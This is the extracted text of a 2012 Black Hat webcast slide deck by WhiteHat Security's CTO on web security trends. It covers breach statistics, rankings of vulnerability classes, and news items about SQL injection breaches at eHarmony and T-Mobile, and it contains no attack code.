Another Year In Web Security:
What did 2012 teach us about surviving 2013?

Jeremiah Grossman
Founder & Chief Technology Officer

Black Hat Webcast Series
12.20.2012

WhiteHat
SECURITY

Jeremiah Grossman

- Founder & CTO of WhiteHat Security

- International Presenter

- TED Alumni

- InfoWorld Top 25 CTO

- Co-founder of the Web Application Security Consortium

- Co-author: Cross-Site Scripting Attacks

- Former Yahoo! information security officer

- Brazilian Jiu-Jitsu Black Belt

- Founded 2001

- Headquartered in Santa Clara, CA

- Employees: 240+

- WhiteHat Sentinel – SaaS end-to-end website risk management platform (static and dynamic analysis)

- Customers: 500+ (Banking, Retail, Healthcare, etc)

Two Worlds of Web Security

Website

A website must be able to defend itself against a hostile client [browser].

Web Browser

A browser must be able to defend itself against a hostile website.

What we already knew going in to 2012...

- "Web applications abound in many larger companies, and remain a popular (54% of breaches) and successful (39% of records) attack vector." -Verizon Data Breach Investigations Report (2012)

- "SQL injection was the means used to extract 83 percent of the total records stolen in successful hacking-related data breaches from 2005 to 2011." -Privacyrights.org

# ...about the victims and attackers...

- Website breach victims located all over the world, are large and small, famous and obscure, government and private sector, with primary and secondary systems affected. Whatever is not locked down and publicly accessible, gets hacked.

- The three primary threat agents are Hacktivists, Cyber-Criminals, and Nation-State sponsored adversaries.

...the vulnerability within the system...

- The SSL-CA infrastructure remains untrustworthy even when root-certs are not constantly compromised, or when Juliano Rizzo and Thai Duong are not releasing research.

- Malware is primarily propagated in two ways, via Web browsers and email. Despite $8 billion spent annually on anti-virus products, the malware problem is rampant and extremely lucrative -- for the good guys as well as the bad.

- Compliance != 'Secure,' yet is a huge market driver.

- 8 out of 10 websites have at least one serious vulnerability. During 2011, the average was 79 vulnerabilities per website, with a time-to-fix of 38 days, and a 63% remediation rate.

WhiteHat
SECURITY

Average annual amount of new serious* vulnerabilities introduced per website

| 1111	795	480	230	79	40
2007	2008	2009	2010	2011	2012

* Serious Vulnerability: A security weakness that if exploited may lead to breach or data loss of a system, its data, or users. (PCI-DSS severity HIGH, CRITICAL, or URGENT)

WhiteHat Sentinel

- Software-as-a-Service (annual subscription)
- Unlimited vulnerability assessments
- 10,000's of scans concurrently run at any moment
- World's largest Web security army
- 100% vulnerability verification
- 500+ Customers

WhiteHat SECURITY

Sneak Peek

Top Ten Vulnerability Classes (2011)

- Cross-Site Scripting
- Information Leakage
- Content Spoofing
- Insufficient Authorization
- Cross-Site Request Forgery
- Brute Force
- Predictable Resource Location
- SQL Injection
- Session Fixation
- Insufficient Session Expiration

55% 53% 36% 21% 19% 16% 12% 11% 10% 10%

No longer in the Top Ten!

54% 52% 32% 26% 25% 22% 21% 14% 13% 11% 11% 9% 8% 7% 4%

Information Leakage | Cross-Site Scripting | Content Spoofing | Brute Force | Cross-Site Request Forgery | Fingerprinting | Insufficient Transport Layer Protection | Session Fixation | URL Redirector Abuse | Insufficient Authorization | Directory Indexing | Abuse of Functionality | Predictable Resource Location | SQL Injection | HTTP Response Splitting

Top 15 Vulnerability Classes (2012)

Percentage likelihood that at least one serious* vulnerability will appear in a website

WhiteHat SECURITY

WASC: Web Hacking Incident Database

Top Attack Methods (All Entries)

Legend:
- Unknown
- Denial of Service
- SQL Injection
- Cross Site Scripting (XSS)
- Brute Force
- Predictable Resource Location
- Stolen Credentials
- Unintentional Information Discl...
- Banking Trojan
- Credential/Session Prediction
- Cross Site Request Forgery (C...
- Process Automation
- Misconfiguration
- Known Vulnerability
- DNS Hijacking
- Abuse of Functionality
- Content Spoofing
- Administration Error
- OS Commanding
- Insufficient Authentication

Pie chart values: 31%, 17.5%, 16.9%, 6.3%, 3.4%, 2.7%

SQL Injection Everywhere!

KrebsonSecurity
In-depth security news and investigation

eHarmony Hacked

Online dating giant **eHarmony** has begun urging many users to change their passwords, after being alerted by KrebsOnSecurity...

Joseph Essas, chief technology officer at eHarmony, said Russo found a SQL injection vulnerability in one of the third party libraries that eHarmony has been using for content management on the company's advice site – advice.eharmony.com. Essas said there were no signs that accounts at its main user site — eharmony.com — were affected.

SC MAGAZINE
AUSTRALIAN EDITION

SECURE BUSINESS INTELLIGENCE

POPULAR: netgear, android

HOME | **NEWS** | IN DEPTH | REVIEWS | EVENTS | SC AWARDS

WHAT WE'RE FOLLOWING: **Predictions · Jobs · Print edition**

Home / Security News / Hackers

T-Mobile reused staff passwords

Hackers from group Teamp0ison claimed to have found SQL injection vulnerabilities on the T-Mobile website where it found the names, email addresses, phone numbers and passwords of the administrators and staff members.

Comment Now

...mped internal login-in details for T-Mobile staff ...ad reused passwords for multiple accounts.

...amp0ison claimed to have found SQL injection ...Mobile website where it found the names, email ...ers and passwords of the administrators and

WhiteHat
SECURITY

SANS Survey on Application Security Programs and Practices

December 2012
A SANS Whitepaper

Written by: Jim Bird and Frank Kim
Advisor: Barbara Filkins

How many applications does your organization manage or outsource management of?

Category	Percentage
1000+	7.0%
100-1000	15.1%
50-100	12.2%
25-50	11.1%
10-25	26.9%
Don't know	27.8%
